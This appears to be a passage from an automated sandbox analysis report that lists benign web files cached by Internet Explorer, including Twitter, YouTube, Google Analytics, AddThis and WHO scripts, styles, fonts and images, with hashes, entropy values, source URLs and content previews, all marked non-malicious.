SHA-256:	0CCADAC47F8DB7D9086CB5D1A3230580EE43E7DB056734068CE3785376E90500
SHA-512:	7A29E9C28245E99422C470017D23685D7B9FCAB2969E74A12A5820BA38C89753EE289F601942C55BF29AC3595485E0BBF61F369F8598A370766B9FEFCE75696E
Malicious:	false
IE Cache URL:	http://https://platform.twitter.com/widgets.js
Preview:	Function&&Function.prototype&&Function.prototype.bind&&(/(MSIE ([6789]|10|11))|Trident/.test(navigator.userAgent)||(window.__twttr&&window.__twttr.widgets&&window.__twttr.widgets.loaded&&window.twttr.widgets.load&&window.twttr.widgets.load(),window.__twttr&&window.__twttr.widgets&&window.__twttr.widgets.init||function(t){function e(e){for(var n,i,o=e[0],s=e[1],a=0,c=[];a<o.length;a++)i=o[a],r[i]&&c.push(r[i][0]),r[i]=0;for(n in s)Object.prototype.hasOwnProperty.call(s,n)&&(t[n]=s[n]);for(u&&u(e);c.length;)c.shift()()}var n={},r={1:0};function i(e){if(n[e])return n[e].exports;var r=n[e]={i:e,l:!1,exports:{}};return t[e].call(r.exports,r,r.exports,i),r.l=!0,r.exports}i.e=function(t){var e=[],n=r[t];if(0!==n)if(n)e.push(n[2]);else{var o=new Promise(function(e,i){n=r[t]=[e,i]});e.push(n[2]=o);var s,a=document.getElementsByTagName("head")[0],u=document.createElement("script");u.charset="utf-8",u.timeout=120,i.nc&&u.setAttribute("nonce",i.nc),u.src=function(t){return i.p+"js/"+({0:"moment~ti

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\www-player[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	360299
Entropy (8bit):	5.2446415637388615
Encrypted:	false
SSDEEP:	1536:yDQI0irpHrpj/fn8MZv8M5q4ayF5G0OXoyUDrzltPljuoOP5FRrDJciM/ByDjI/j:n2bDrzxCHgfyCpLd
MD5:	00DB9220087CBDB657318871DAE5F9AC
SHA1:	451BACA7F327209922A56B471616E1194BA4891A
SHA-256:	D41D7D1BE7BF8A6F809A89A8814C67FEC126AD93CFEDC50F62166BDDF7FA8C63
SHA-512:	BED7A98A87B69AAA249FFC84634F9307772412E010F4C17288B4937B103B02B8862CFEF0121B8007E80B6107CDE6AEF5605922138D6A45BA93213154262B3A65
Malicious:	false
IE Cache URL:	http://https://www.youtube.com/s/player/9f1ab255/www-player.css
Preview:	.html5-video-player{position:relative;width:100%;height:100%;overflow:hidden;z-index:0;outline:0;font-family:"YouTube Noto",Roboto,Arial,Helvetica,sans-serif;color:#eee;text-align:left;direction:ltr;font-size:11px;line-height:1.3;-webkit-font-smoothing:antialiased;-webkit-tap-highlight-color:rgba(0,0,0,0);touch-action:manipulation;-ms-high-contrast-adjust:none}.html5-video-player:not(.ytp-transparent),.html5-video-player.unstarted-mode,.html5-video-player.ad-showing,.html5-video-player.ended-mode,.html5-video-player.ytp-fullscreen{background-color:#000}.ytp-big-mode{font-size:17px}.ytp-autohide{cursor:none}.html5-video-player a{color:inherit;text-decoration:none;-moz-transition:color .1s cubic-bezier(0.0,0.0,0.2,1);-webkit-transition:color .1s cubic-bezier(0.0,0.0,0.2,1);transition:color .1s cubic-bezier(0.0,0.0,0.2,1);outline:0}.html5-video-player a:hover{color:#fff;-moz-transition:color .1s cubic-bezier(0.4,0.0,1,1);-webkit-transition:color .1s cubic-bezier(0.4,0.0,1,1);transition:co

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\140.61020b6c086bdb8bc696[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\140.61020b6c086bdb8bc696[1].js	
Size (bytes):	1672
Entropy (8bit):	4.148631044851981
Encrypted:	false
SSDEEP:	48:VH+C4kFTp5GWqUSfq68TbQzBPhUS6ZT08w+Fn+:B44TpX6zTUSqQ6F+
MD5:	D49B55C641BBC6CB45EAC992C13F3618
SHA1:	9EF6A645EE35048BF0359CB6B70CFA29D6B4D687
SHA-256:	25A50F8E41994E7ADDC8B761FD99F5F8560128909835A388EDF76026C7A4C4F6
SHA-512:	A5ECE009DE90D190F10FE1467F1F9073C8BF20F4D75F0F37B152BF625136D5A5A6D9EA5B766F4A8FB5FCEAA8277A2B33D44D4B44749ACD4B9C5E946136A1E69D
Malicious:	false
IE Cache URL:	http://https://s7.addthis.com/static/140.61020b6c086bdb8bc696.js
Preview:	atwpjp([140],{245:function(c,a){c.exports='<svg width="32" height="32" xmlns="http://www.w3.org/2000/svg"><path d="M16 5c-2.987 0-3.362.013-4.535.066-1.17.054-1.97.24-2.67.512a5.392 5.392 0 0 0-1.95 1.268 5.392 5.392 0 0 0-1.267 1.95c-.272.698-.458 1.498-.512 2.67C5.013 12.637 5 13.012 5 16s.013 3.362.066 4.535c.054 1.17.24 1.97.512 2.67.28.724.657 1.337 1.268 1.95a5.392 5.392 0 0 0 1.95 1.268c.698.27 1.498.457 2.67.51 1.172.054 1.547.067 4.534.067s3.362-.013 4.535-.066c1.17-.054 1.97-.24 2.67-.51a5.392 5.392 0 0 0 1.95-1.27 5.392 5.392 0 0 0 1.268-1.95c.27-.698.457-1.498.51-2.67.054-1.172.067-1.547.067-4.534s-.013-3.362-.066-4.535c-.054-1.17-.24-1.97-.51-2.67a5.392 5.392 0 0 0-1.27-1.95 5.392 5.392 0 0 0-1.95-1.267c-.698-.272-1.498-.458-2.67-.512C19.363 5.013 18.988 5 16 5zm0 1.982c2.937 0 3.285.01 4.445.064 1.072.05 1.655.228 2.042.38.514.198.88.437 1.265.822.385.385.624.75.823 1.265.15.387.33.97.38 2.042.052 1.16.063 1.508.063 4.445 0 2.937-.01 3.285-.064 4.445-.05 1.072-.228 1.655-

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\142.feb3b57b86599b08d012[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1226
Entropy (8bit):	4.313458904326628
Encrypted:	false
SSDEEP:	24:dl+Bauhfd8uONE6ydvtTbAjGjuX310i2gRjjMN:dEfd8uOOdhAkiD4
MD5:	E823D5B65795FB724B8767DA3BBB784A
SHA1:	E30468D97EC27FCAF0228AE80000C1DE9A71F876
SHA-256:	A704781B62EC35CC7A6887777A7D34887E789C2C65B4237C670A1C6A37D1ADD8
SHA-512:	54C2CECA535D27CDD980F5419435289D57B84D6B3C82EED671904E14746614171484AFDB989C841FD1230243012459316CF4B521347C450BA83882E9671CF6E1
Malicious:	false
IE Cache URL:	http://https://s7.addthis.com/static/142.feb3b57b86599b08d012.js
Preview:	atwpjp([142],{247:function(a,c){a.exports='<svg width="32" height="32" xmlns="http://www.w3.org/2000/svg"><path d="M11.454 23.273a2.63 2.63 0 0 1-.796 1.932 2.63 2.63 0 0 1-1.93.795 2.63 2.63 0 0 1-1.933-.795A2.63 2.63 0 0 1 6 23.273c0-.758.265-1.402.795-1.932a2.63 2.63 0 0 1 1.932-.795c.757 0 1.4.266 1.93.796.532.53.797 1.175.797 1.933zm7.272 1.747a.86.86 0 0 1-.242.682.837.837 0 0 1-.667.298H15.9a.873.873 0 0 1-.61-.234.865.865 0 0 1-.285-.59c-.21-2.168-1.082-4.022-2.62-5.56-1.54-1.54-3.393-2.413-5.56-2.622a.865.865 0 0 1-.59-.284A.873.873 0 0 1 6 16.1V14.18c0-.275.1-.497.298-.668.16-.16.365-.24.61-.24h.072c1.515.122 2.964.503 4.346 1.142 1.382.64 2.61 1.5 3.68 2.578a12.56 12.56 0 0 1 2.576 3.68c.64 1.382 1.02 2.83 1.144 4.346zm7.27.028a.82.82 0 0 1-.254.668.84.84 0 0 1-.654.284h-2.03a.887.887 0 0 1-.633-.25.85.85 0 0 1-.277-.602 15.88 15.88 0 0 0-1.434-5.803c-.843-1.832-1.94-3.423-3.288-4.773-1.35-1.35-2.94-2.445-4.772-3.288a16.085 16.085 0 0 0-5.802-1.45.85.85 0 0 1-.603-.276A.87.8

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\50060660951_bfa6a3fb80_o[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 768x512, frames 3
Category:	downloaded
Size (bytes):	75277
Entropy (8bit):	7.982552135572392
Encrypted:	false
SSDEEP:	1536:Zd4g2v5zEElXj89KsKvV6l0TbeV8U+s1rgMwB0Sry9+BVp+vER7GOU:0gy5zEoXjTsKw6TbUNrZt+SW7NU
MD5:	5524F9B2C9AEBB963928570B5F3A7DCA
SHA1:	8B28870E47DF29BD1D54CB2E8445981ED6F898D9
SHA-256:	7C7B9E6103984011AFD1719CF4D8EC232EAEEAB94D84163257A5F9F5AD586666
SHA-512:	59FC514D0235364157A95EC544DDE2740A02EC1E973672665CAB371C7C8617879A0083A1B1EEA080409AF6ECD2BA918CE46E229683A1421D897F4D2580FC637A
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/health-topics/coronavirus/vaccines/50060660951_bfa6a3fb80_o.tmb-768v.jpg?Culture=en&sfvrsn=1ff83aa2_6
Preview:	......JFIF.....C.....!......"$".$.....C....."..... ....8.L..Q.5Sh.6..,&-[..E....r.....K.xH.O.&.`.....hB.8..Y..["*].:.4.R..{w.....n..NE}..._+mv.....j..H.I.".3.*+s.....7n.0..'I...=...%S.....+...PlLw.....y y...A.I.9....IL...@..sC....f..m... .h.G.d..#>.d..E.3.....Z.F...M..U.....H....A.$&46(.....w@%..+.w3..q.1..E..$.g..).s...Y..-.....dZ&RIq...S.%Wb.m.....Wt'...,.d=.....).....;.....JD~...1..mRI..E.t..D..-.....^...a...Fm..i.[. ...T.S.....R.....$OE.5.W.....a.Z..1.E.e...*.K.....n.5.|.E.y..w..?*.%7.....9Nj..!.j.st.0#.,..b...J.W.<dymbrp.6.1P0.....I...<!M\VV.M.?..e...D)..).....[K/B?.....U.r..h4.V..k.. .M._rg..|&.V...2..?.....[C..3q...2.;...1..lB.P..|WP...,]..&YL...FeQ.G.z...T.!S.:....w..j....`...B....QL.QP...c...;..%[...m2p'....'.$'...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\KFOmCnqEu92Fr1Mu4mxM[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 19824, version 1.1
Category:	downloaded
Size (bytes):	19824
Entropy (8bit):	7.970306766642997

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\KFOmCnqEu92Fr1Mu4mxM[1].woff	
Encrypted:	false
SSDEEP:	384:ozNCb8EbW9Wg166uwroOp/taiap3K6MC4fsPPuzt+7NCXzS65XZELt:K4zbWcDVwt230hfs+x+Bb65X2
MD5:	BAFB105BAEB22D965C70FE52BA6B49D9
SHA1:	934014CC9BBE5883542BE756B3146C05844B254F
SHA-256:	1570F866BF6EAE82041E407280894A86AD2B8B275E01908AE156914DC693A4ED
SHA-512:	85A91773B0283E3B2400C773527542228478CC1B9E8AD8EA62435D705E98702A40BEDF26CB5B0900DD8FECC79F802B8C1839184E787D9416886DBC73DFF22A64
Malicious:	false
IE Cache URL:	http://https://fonts.gstatic.com/s/roboto/v18/KFOmCnqEu92Fr1Mu4mxM.woff
Preview:	wOFF.....Mp.....P.....GDEF.....G...d....GPOS.....hGSUB.....7b..OS/2.....R...`tq#.cmap.....L....cvt .....T...T+...fpgm.....5....w.`.gasp...@.....glyf...L..:+..j.....hdmx..Fx...g.....head..F....6...6.j.zhhea..G.....$....hmtx..G8...]....Vlloca..I.....?.#.maxp..Kt.. ... .name..K.....t.U9.post..Ld..... .m.dprep..Lx.....I.f..x...1..P.....PB..U.=I.@..B)..w.....Y.e.u.m.C.s...x.h.~R....R.....2.x.....[....#N..m.m.m.mfm....SP..NuM..9]..=.U..!...[.....w...|.....^p....H.....;...).....;..EoDo....E.E.D..`.0.GG.aA.H.V.Mx\xA...../..d3.Eb_.J...R.^v.....\^ob.}.z..k.x).v$f$..O)+.2..*....y}6`C6b.6cs...I.....!.....<..|.|..|..|..|.|....o....I%.4.L.SI.&C.6..I`...{...c..\.J.(.2.C....V.A..?.M<nG.....v..m.;..R.C..aj.H...=..{.>.:.....}i_Y.....:....o.&k..KY.2..6k....i]..{,.p}../.....VO3.o].fJ....R-TZ..;...RN..&V...C...3.?.....&..z.s&.D....r,.I...t.R..a$k..Mm..Y.U...+b.%kQ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\analytics[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	48759
Entropy (8bit):	5.5215063523389265
Encrypted:	false
SSDEEP:	768:/yR3fYFBLbfsce5XqY1TyPnHpX/KWY3SoavPVRhwmCgYUD0lgEw0stZc:/y9gZfA5h1UHpXxY3Soiuw0sU
MD5:	0A4E309B5F2D7439B4F8876B19F37FC7
SHA1:	7AC30F933A2B889EDBE5D3449F4EC90049B0E2A9
SHA-256:	F79723478F4C48501CD49AC52B81D6244A6562B9D3F08CE8AB208A8B8878D4C4
SHA-512:	891337D9CD308331BD0166BAA7C99C2B856D47F0ADE8AF596F71AFFC962546BBE0952554C51CC9A10E28BB4CEE3648AEC819D83A8935E69E95F53F5CBF141C4
Malicious:	false
IE Cache URL:	http://https://www.google-analytics.com/analytics.js
Preview:	(function(){/*.. Copyright The Closure Library Authors.. SPDX-License-Identifier: Apache-2.0.*/.var n=this||self,p=function(a,b){a=a.split(".");var c=n;a[0]in c||"undefined"==typeof c.execScript||c.execScript("var "+a[0]);for(var d;a.length&&(d=a.shift());)a.length||void 0===b?c=c[d]&&c[d]!==Object.prototype[d]?c[d]:c[d]={}:c[d]=b};var q={},r=function(){q.TAGGING=q.TAGGING||[];q.TAGGING[1]=!0};var t=function(a,b){for(var c in b)b.hasOwnProperty(c)&&(a[c]=b[c])},v=function(a){for(var b in a)if(a.hasOwnProperty(b))return!0;return!1};var x=/^(?:(?:https?|mailto|ftp):|[^:/?#]*(?:[/?#]|$))/i;var y=window,z=document,A=function(a,b){z.addEventListener?z.addEventListener(a,b,!1):z.attachEvent&&z.attachEvent("on"+a,b)};var B=/:[0-9]+$/,C=function(a,b,c){a=a.split("&");for(var d=0;d<a.length;d++){var e=a[d].split("=");if(decodeURIComponent(e[0]).replace(/\+/g," ")===b)return b=e.slice(1).join("="),c?b:decodeURIComponent(b).replace(/\+/g," ")}},F=function(a,b){b&&(b=String(b).toLowerCase());if("p

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\auto-complete.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	3928
Entropy (8bit):	5.059292176433517
Encrypted:	false
SSDEEP:	96:Wd+qgMN7GgZdOCB/BeQQ3hlPNgVy8TWbYbpLQcDjbCG3c48Mll7fuYLy:HJMZDdOCB/BeJ3fPNgVyvYbpL57CGM4r
MD5:	C9A1F1D2B5CC6BF36870A3789F605192
SHA1:	11137CABDC730169357EC6003C220FB5FD50D2B4
SHA-256:	8B83BBF4BB1A06D0CABD66D27CE16097E2193E6BA61202315036A762F3BF9450
SHA-512:	23E9593F7CA1EEB3A7A2CF52F6629AC9AA58A49E3C7E92B2A4606847599ADEA222F057BFBC534E765F7E7A8F532256F1C5240BDDD72E54DEDC1B407619C31CC
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/lib/auto-complete.min.js?v=12.1.7126.28741
Preview:	// jQuery autoComplete v1.0.7..// https://github.com/Pixabay/jQuery-autoComplete..!function(e){e.fn.autoComplete=function(t){var o=e.extend({},e.fn.autoComplete.defaults,t);return"string"==typeof t?(this.each(function(){var o=e(this);"destroy"==t&&(e(window).off("resize.autocomplete",o.updateSC),o.off("blur.autocomplete focus.autocomplete keydown.autocomplete keyup.autocomplete"),o.data("autocomplete")?o.attr("autocomplete",o.data("autocomplete")):o.removeAttr("autocomplete"),e(o.data("sc")).remove(),o.removeData("sc").removeData("autocomplete"))}),this):this.each(function(){function t(e){var t=s.val();if(s.cache[t]=e,e.length&&t.length>=o.minChars){for(var a="",c=0;c<e.length;c++)a+=o.renderItem(e[c],t);s.sc.html(a),s.updateSC(0)}else s.sc.hide()}var s=e(this);s.sc=e(' '),s.data("sc",s.sc).data("autocomplete",s.attr("autocomplete")),s.attr("autocomplete","off"),s.cache={},s.last_val="",s.updateSC=function(t,o){if(s.sc.css({top

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\base[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	1630322
Entropy (8bit):	5.577291963933718
Encrypted:	false
SSDEEP:	12288:XWG+SfiJoKIJmJfTMuyeSLTbglaEi3SibdnbyhSSuHe19:F54oKIJm5MuyeSLTbKaEX0Vyw89

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\base[1].js	
MD5:	E7FC0B8E59C033566F83DD2B487FDD97
SHA1:	454A31823C255A961C6DD5F9EFEFD751289817A8
SHA-256:	EA2F8F066A67198D936648960646B97C9D8B12D6CA4D3D6C469C11D57B80E826
SHA-512:	94E3FD113869D0B5A5533E88AE9430272167E8A27D957792FCDC937FBC7F3BD4C1047B4E623E94606A2F687A25F4DC5B590D5DB73BACC3021196D2592603257E
Malicious:	false
IE Cache URL:	http://https://www.youtube.com/s/player/9f1ab255/player_ias.vflset/en_US/base.js
Preview:	var _yt_player={};(function(g){var window=this;/*.. Copyright The Closure Library Authors.. SPDX-License-Identifier: Apache-2.0.*/.'use strict';var ba,da,aaa,ia,ka,la,qa,ra,sa,ua,va,wa,baa,caa,xa,ya,daa,za,Aa,Ba,Da,Ea,Ia,Ga,La,Ma,gaa,haa,Va,Wa,Xa,iaa,jaa,Ya,kaa,Za,$a,laa,maa,bb,ib,naa,pb,qb,oaa,vb,sb,paa,tb,qaa,raa,saa,Fb,Hb,Ib,Jb,Mb,Ob,Pb,Sb,Yb,$b,dc,ec,ic,kc,lc,vaa,mc,nc,oc,xc,yc,Ac,Fc,Mc,Nc,Rc,Pc,zaa,Caa,Daa,Eaa,Wc,Xc,Zc,Yc,ad,dd,Faa,Gaa,cd,Haa,jd,kd,ld,md,pd,qd,rd,sd,Jaa,td,ud,yd,zd,Ad,Bd,Cd,Dd,Ed,Fd,Hd,Jd,Kd,Md,Nd,Od,Laa,Pd,Qd,Rd,Sd,Td,Ud,be,de,ge,ke,le,te,ue,xe,ve,ze,Ce,Be,Ae,Qaa,ie,Qe,Oe,Pe,Se,Re,he,Te,Saa,Xe,Ze,We,af,.bf,cf,df,ef,hf,jf,kf,lf,mf,Taa,rf,nf,tf,wf,xf,Df,Af,Bf,Uaa,Ef,Cf,Ff,Gf,Vaa,Hf,If,Jf,Kf,Lf,Nf,Mf,Of,Pf,Yaa,$aa,aba,cba,Rf,Sf,Tf,Vf,Wf,Xf,Zf,Yf,eba,dba,ag,cg,ig,jg,mg,fba,pg,og,qg,gba,Ag,Bg,Cg,hba,Dg,Eg,Fg,Gg,Hg,Ig,Jg,iba,Kg,Lg,Mg,jba,kba,Ng,Pg,Og,Rg,Sg,Vg,Tg,mba,Ug,Wg,oba,nba,pba,Zg,qba,ah,bh,ch,$g,dh,rba,eh,sba,tba,hh,vba,ih,jh,kh,wba,mh,oh,uh,xh,zh,wh,vh,Ah,xba,B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\embed[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	24206
Entropy (8bit):	5.489337007916026
Encrypted:	false
SSDEEP:	384:gYRgyq+e82lVe4EybAwwNZogt6NcI/3C9ox1KOokdTUYuCDe+oelLGzjp86psMLR:0+1ieaDAa/C2fdoYuCjMjeYTLR
MD5:	A448025FA3F661B02A0BA439410E240A
SHA1:	289E6A0C054BD07384BBD13C813A49DA16CD4A34
SHA-256:	3F320F374543A2C2FA09A654BE7E75E245253477AF56D0BFCF429A132439994E
SHA-512:	3F111A8C4C375AE4677AE04572F8251DC78D9FB78A82C246DE4DF9CC38552D34E53CF1FDBD7717F5CE8019A2F1BEE62608B3021AEBABA09D87AE94CF19BA7043
Malicious:	false
IE Cache URL:	http://https://www.youtube.com/s/player/9f1ab255/player_ias.vflset/en_US/embed.js
Preview:	(function(g){var window=this;'use strict';var PHa=function(a,b){var c=(b-a.i)/(a.l-a.i);if(0>=c)return 0;if(1<=c)return 1;for(var d=0,e=1,f=0,h=0;8>h;h++){f=g.vn(a,c);var l=(g.vn(a,c+1E-6)-f)/1E-6;if(1E-6>Math.abs(f-b))return c;if(1E-6>Math.abs(l))break;else f<b?d=c:e=c,c-=(f-b)/l}for(h=0;1E-6<Math.abs(f-b)&&8>h;h++)f<b?(d=c,c=(c+e)/2):(e=c,c=(c+d)/2),f=g.vn(a,c);return c},U2=function(){return{D:"svg",.U:{height:"100%",version:"1.1",viewBox:"0 0 110 26",width:"100%"},S:[{D:"path",Lb:!0,K:"ytp-svg-fill",U:{d:"M 16.68,.99 C 13.55,1.03 7.02,1.16 4.99,1.68 c -1.49,.4 -2.59,1.6 -2.99,3 -0.69,2.7 -0.68,8.31 -0.68,8.31 0,0 -0.01,5.61 .68,8.31 .39,1.5 1.59,2.6 2.99,3 2.69,.7 13.40,.68 13.40,.68 0,0 10.70,.01 13.40,-0.68 1.5,-0.4 2.59,-1.6 2.99,-3 .69,-2.7 .68,-8.31 .68,-8.31 0,0 .11,-5.61 -0.68,-8.31 -0.4,-1.5 -1.59,-2.6 -2.99,-3 C 29.11,.98 18.40,.99 18.40,.99 c 0,0 -0.67,-0.01 -1.71,0 z m 72.21,.90 0,21.28 2.78,0 .31,-1.37 .09,0 c .3,.5 .71,.88 1.21,1.18 .5,.3 1.08,.40 1.68,.40 1.1,0 1.99,-0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\geo-navigation.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	4042
Entropy (8bit):	4.97739876980254
Encrypted:	false
SSDEEP:	48:etEbrus4gEOKpnlU6JZLgLBsB/u/KWjZxhcsZyycsKgxeqSQnlY2USBhUAStg0B6:eSbCgErnW0ahJmcnn+SuCQw8HR6H
MD5:	BAE0D95FBD9D5D06396203EBBC2D7AD4
SHA1:	21C148D0196327A1B7A888FF9B3FAE2E3CA8CF9B
SHA-256:	3606C9C51D3E40A62B104ADC154201393BCD2F32EEAB24B9E68F30640ADE49FD
SHA-512:	7AB4CBC0FA65E3B9BFA4106EB0A8D8DE76EC8DD903A1D9AA5434A40453E67EC407B36CE479C612AF3A0E603F78CE4C1252857747E032F710DB5CF28CB48B4538
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/geo-navigation.min.js?v=12.1.7126.28741
Preview:	"use strict";var windowWidth=$(window).width(),desktopMin=1020,geoNavigationContainer=$("#sf-geo-navigation-container"),geoNavigationContainerMobile=$(".sf-geo-navigation-selector"),geoNavigation=geoNavigationContainer.find(".sf-primary-geo-navigation"),geoNavigationMobile=geoNavigationContainerMobile.find(".sf-primary-geo-navigation"),primaryGeoNavigationListItem=geoNavigation.find("> li"),primaryGeoNavigationListItemMobile=geoNavigationMobile.find("> li"),GeoNavigation={primaryLevel:function(){primaryGeoNavigationListItem.each(function(){var $this=$(this);$(".mainnav_overlay").length||$("body").prepend(' '),$this.on("click",function(){$(this);!$(this).hasClass("open")&&$(this).find(".sf-secondary-geo-navigation-container").length?(primaryGeoNavigationListItem.removeClass("open"),primaryGeoNavigationListItem.find(".sf-secondary-geo-navigation-container").slideUp(),$(this).find(".sf-secondary-geo-navigation-container").slideDown(),$(this).addClass("ope

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\grid.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	9776
Entropy (8bit):	4.92362429027669
Encrypted:	false
SSDEEP:	48:HeQVzGIs8vm9acJbnJVHKn1i3Jvit7E1blgweYRRpY4QgC0wopv2kcDt764ak98m:Fz6PI1XYg0uduASZGwk4iWED2oY02+Pt
MD5:	18D5B7714456CFEE0D12D865B29F53E3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\grid.min[1].css	
SHA1:	ABB438FE358984E08CDE0C8CB4DD3B28C7827D68
SHA-256:	D382145051E07802C5A1C9D297284DBAB6C8E780821A7743937CD8B54CD4748D
SHA-512:	5F47246A02819D0BE396E7CBD481453FBC879DE3BD983CB5602CC9D1DD522A6936D57AB84072FA7C75ACBDA4FC37A579BCC4302BA5795A610D7FCD0C877569
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/styles/grid.min.css?v=12.1.7126.28741
Preview:	/*!.. * Bootstrap Grid v4.1.3 (https://getbootstrap.com/).. * Copyright 2011-2018 The Bootstrap Authors.. * Copyright 2011-2018 Twitter, Inc... * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE).. */@-ms-viewport{width:device-width}html{box-sizing:border-box;-ms-overflow-style:scrollbar}*,*:before,*:after{box-sizing:inherit}.container{width:100%;padding-right:15px;padding-left:15px;margin-right:auto;margin-left:auto}.container:before,.container:after{content:" ";display:table}.container:after{clear:both}@media (min-width: 768px){.container{max-width:1230px}}@media (min-width: 1020px){.container{max-width:1630px;padding-right:30px;padding-left:30px}}@media (min-width: 1600px){.container{max-width:1630px}}.container-sm{width:100%;padding-right:15px;padding-left:15px;margin-right:auto;margin-left:auto;max-width:1335px}.container-sm:before,.container-sm:after{content:" ";display:table}.container-sm:after{clear:both}@media (min-width: 1020px){.container-sm{width:81

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\gridTabs.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	3554
Entropy (8bit):	5.185775961938888
Encrypted:	false
SSDEEP:	96:4Pd/ZZMhMvMRHjJB+qW+HSS3B99icWptl/8cWXFe4NXxv:4PdHkq0DT+qtHSkB9Rwy/FYeyXxv
MD5:	82C552DDA2DC66965C51340C8F207634
SHA1:	1DA244FBD4486C31DCF4C82AC0D83E66E924A7F4
SHA-256:	D282FEB90B2423F859BA7E658C76B24BC7644A3B3731C9DE4214785C5D29D09D
SHA-512:	E1C8622512661F93E45218873F412A1632935605B1AC20B3225628B6CC88EC0A8996DF75137E2B04DA069403BF6133E66C0563AAAA05B19C5D83980B87975284
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/gridTabs.min.js
Preview:	"use strict";!function($){function tabWidget(){$("body").hasClass("sfPageEditor")&&!$(".tabWidget").hasClass("health-topic_tabWidget")||$(".tabWidget").each(function(){var tabWrapper=$(this),tabsCount=0,hash=window.location.hash,allUrlTabIds=[],publicationUrl="";tabWrapper.addClass("tabWrapper");var tabWrapperUL=tabWrapper.find("ul.tabs");function adjustTabWidth(){tabWrapperUL.removeClass("sf-tab-show-hidden"),tabWrapperUL.width()<=640?3<=tabsCount?tabWrapperUL.find("li").each(function(i,li){0==i||i==tabsCount?$(li).css("width","50%").addClass("shown").removeClass("hidden"):$(li).css("width","100%").addClass("hidden").removeClass("shown")}):tabWrapperUL.find("li").each(function(i,li){$(li).css("width","50%").addClass("shown").removeClass("hidden")}):(tabWrapperUL.find("li").each(function(i,li){$(li).css("width",100/tabsCount+"%").addClass("shown").removeClass("hidden")}),$(".mobile-tab").addClass("hidden").removeClass("shown"))}function hashHandler(){if(window.location.hash&&!$("body")

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\kendo.ui.core.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	803934
Entropy (8bit):	5.222077205830172
Encrypted:	false
SSDEEP:	6144:QEhAfJKgbCSmZdO9cUi2YalCdAeEVBZn7zKy52gpLCefV0G8I9r2XixiHe0ms2eG:QEi30ZMdlCdeV9KpR3Y4PuqfoTeRnje
MD5:	7628C881DE245BBBD90C7E3275ED0CF6
SHA1:	047FD3A34DD8FF151D9EC5CB4B761FD686F5BA40
SHA-256:	97C447F965A97D0616E759515E2B04EE226B9F428CDAEFA5D7F4622E171B0227
SHA-512:	609EF651800C2D9374B4CAAB553A41F8AA6BCE92EE9E5AF812B17157806A8E60E33FAE910E04BF29599C8036216B3A02E8D8F807637EFBCBFD850341860401B0
Malicious:	false
IE Cache URL:	http://https://kendo.cdn.telerik.com/2018.1.221/js/kendo.ui.core.min.js
Preview:	/** . * Copyright 2018 Telerik AD . * . * Licensed under the Apache License, Version 2.0 (the "License"); . * you may not use this file except in compliance with the License. . * You may obtain a copy of the License at

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\lazy.min[1].js	
